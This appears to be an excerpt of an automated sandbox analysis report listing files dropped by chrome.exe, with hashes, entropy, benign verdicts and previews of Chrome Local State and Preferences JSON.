Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...Z]8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\1439dec1-731e-4b46-a1d9-0a55cf499c54.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	198061
Entropy (8bit):	6.044157299721782
Encrypted:	false
SSDEEP:	6144:IHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:EJSHC+QuQUNgxnuzIII
MD5:	8932FC298BDCD919A468CA87B388EEFD
SHA1:	0B9804FE37DC02A888028B2843A49D2E134F87F3
SHA-256:	0099E30C3B09D5F7423F4C4A44718994B83D9BF13ED2D38E189F076473515EA1
SHA-512:	E9BE628603E255917718A90C13FB0702F47E981661390E7E83E8B89AB8D17CCEBF4AC31C7862DEFFECC427003CD5B410AF11D4E41445C972E0640235A4CC8A0 4
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2","pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\23bb742e-742a-4f68-bc07-3b1545234961.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	206493
Entropy (8bit):	6.072431415895914
Encrypted:	false
SSDEEP:	6144:KjHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:KjJSHC+QuQUNgxnuzIII
MD5:	BCE3470C206C7F40577231374B1C73DA
SHA1:	C62D42C7BBE6F524778900722EFD890CF53876D5
SHA-256:	FEA59C3DEA8B65984C5BB76D26DD8785876BA136D9F479B1185B1FF5AE0E602B
SHA-512:	B03F0934FBC8804EE2C95178168FEA875DB965A79A0C338CDE29D082C3D0BB8FA111EF0F04626EEFF9413353E7693B1F58671E972BCAFE54217146457DBAFF7 B
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2","pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\24596c5c-8209-460c-873c-0626407619d2.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	206493
Entropy (8bit):	6.072432260245617
Encrypted:	false
SSDEEP:	6144:gjHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:gjJSHC+QuQUNgxnuzIll
MD5:	840ED9B53E8D5A0DA67437FB1330B0BE
SHA1:	EB5C01261A498B7270AF3FBC7E04889E8E75BDC3
SHA-256:	73F5EF2BF95155585A59DC1F0AC3E014DCF0BC19C2A5F65ED86A5443ED4B5F82
SHA-512:	FD6A8FC7446B5D91598165BB9B2A6805A0F5AFA26B9434579E111497F2C07BDE6C1D93CE14997B2DC7B4B4B3E11D6FE4A4CE340835D5DA18A67E19669A2932C B
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\33b65c81-c1cd-4a6f-99e3-73b81fd0b304.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	198061
Entropy (8bit):	6.044157299721782
Encrypted:	false
SSDEEP:	6144:lHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:EJSHC+QuQUNgxnuzIll
MD5:	8932FC298BDCD919A468CA87B388EEFD
SHA1:	0B9804FE37DC02A888028B2843A49D2E134F87F3
SHA-256:	0099E30C3B09D5F7423F4C4A44718994B83D9BF13ED2D38E189F076473515EA1
SHA-512:	E9BE628603E255917718A90C13FB0702F47E981661390E7E83E8B89AB8D17CCEBF4AC31C7862DEFFECC427003CD5B410AF11D4E41445C972E0640235A4CC8A0 4
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\350e61ff-5816-4ace-9271-dbaeeea15dbb.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	198061
Entropy (8bit):	6.04415755900655
Encrypted:	false
SSDEEP:	6144:lHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:xJSHC+QuQUNgxnuzIll
MD5:	201105E9FD97ED4C83251CBA6B54984F
SHA1:	8B35435FC3FE84A16B8858D5EF0E127BC56A242F
SHA-256:	D20F415395E2F76359721213341B8F9F8A2841BADBB88558667C0B7AD6BCD642
SHA-512:	14C13F66223A7C36E2B4747315B3AADFC9150BEC4640385D52E1F4CE2C2013C835F81EBEB9F8B16C788D3507E9E4534B3A8D043E1543A022010AB9BF9BBE157 2
Malicious:	false
Reputation:	low

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUAef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\46b846c4-e120-4920-88a2-479f20bf1d05.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	206493
Entropy (8bit):	6.072432260245617
Encrypted:	false
SSDEEP:	6144:gjHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:gjJSHC+QuQUNgxnuzIII
MD5:	840ED9B53E8D5A0DA67437FB1330B0BE
SHA1:	EB5C01261A498B7270AF3FBC7E04889E8E75BDC3
SHA-256:	73F5EF2BF95155585A59DC1F0AC3E014DCF0BC19C2A5F65ED86A5443ED4B5F82
SHA-512:	FD6A8FC7446B5D91598165BB9B2A6805A0F5AFA26B9434579E111497F2C07BDE6C1D93CE14997B2DC7B4B4B3E11D6FE4A4CE340835D5DA18A67E19669A2932(B
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUAef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXJFIsz6I:+rJJ
MD5:	CE74DBAFA9F4B2CE737AF2E3003A3465
SHA1:	2F58FDA138667FA4941DE1AA201DD70EFF4AAC75
SHA-256:	896C9BD2EDA0D6EEA85229BA58AB7E423D179FD5567CBF0DC9B7EBC1D0539E1D
SHA-512:	8A377209C5DB20248067D2B8283610B58370F6EB8A8AAB1741674414AC07B124678A89A5D85AFA563D09CD526114DA0EE534BDF36A35E43D4DA7FC2D63977D5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	sdPC.....@.*.L..nM._bM

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\1334ab00-76c4-4a6e-961b-4713ff1f9197.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83(
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\19b888f2-dc1f-4a93-9ae7-0e75daffe3a0.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\52a1c72e-e143-4d37-92ab-1c2da8135151.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.956719963227021
Encrypted:	false
SSDEEP:	48:Ycys0klS8kl6RjTc9qAM5iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Khmp:nR3hmM/1pYKItik0JCKL81bOTQVuwn
MD5:	D43B0A97555B497DC605892EE0532E88
SHA1:	082467D92D94A1425206D1F6B1EC66AA4442EBD4
SHA-256:	E5B6C3F9B99C4715FDC222BF0FCF88FDA4109294D61FD78B0E887ED12979D6D1
SHA-512:	B387A90CFA7DBF962D807627FB9C90838552A25F8A154A4E019E7E735BB377663A991B03AC9979AF9B51E224EA83B4D11DC836AA48046BB9D7B2D110A1D98C6 5
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\564a6d9a-3bd5-4eb2-b8d1-cfa206459419.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\65e71bde-122d-428e-9679-04b1f0cde6bf.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\70cd9410-7a4d-4b23-b579-e86033d88524.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2724
Entropy (8bit):	4.858441642519087
Encrypted:	false
SSDEEP:	48:YXsPMHi5s7MHgKsSMH/zs8MHIs51tFsL6zsbWsdCshDysuMHCLsKMH9swIMHlYhj:XGiQGBGFGJ12LLHDwGyGkGihj
MD5:	9E0C31BCE1C83C78981EB86A29E2879B
SHA1:	3973E5D4DA1BC0BB99B78D1DFA7BEA045C85E173
SHA-256:	3D1BDA968D1CFF79DBD0C4B9D2A22367E9D9B8374622CD4263BD39137D8FE584
SHA-512:	D196B2993F4A46AFFD38DBA59866B048221D5CF6EAB1574846D1799B748BD71B09BE28D8154B16D97AEA300C7EE13719DC2E5034EC9D8913C6A6B399BDEBC2 3E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248544495618845","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31528},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345624305","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":26637},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345531701","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":53820},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345601356","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":36228},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\868cbacf-22ac-4b9a-b570-c292d84435b8.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4874
Entropy (8bit):	4.957772716212104
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTcOqA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Khmey:nR3h9fj1pYKItik0JCKL81bOTQVuwn
MD5:	84A980F151D37DC8FEAC3EDBB2A38347
SHA1:	C8AECBE94D09002C57CA52B9C1796FC3918F85AE
SHA-256:	081D6375CA7245CF68C65B8ADE8F356541A895201AA5095530A6436D48AB062C
SHA-512:	0505F33325275675464320548ACB9528419E46E763D0F07D453A9736328C32F12DDDF55F0079C79A09FA92FB85242DCE4796A761B244C76AF581FAF9DCF97E78
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_ser vice_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser _infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_pl acement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"c ountryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0 ","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8a252e4f-1d43-493c-927c-7600e041d677.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false
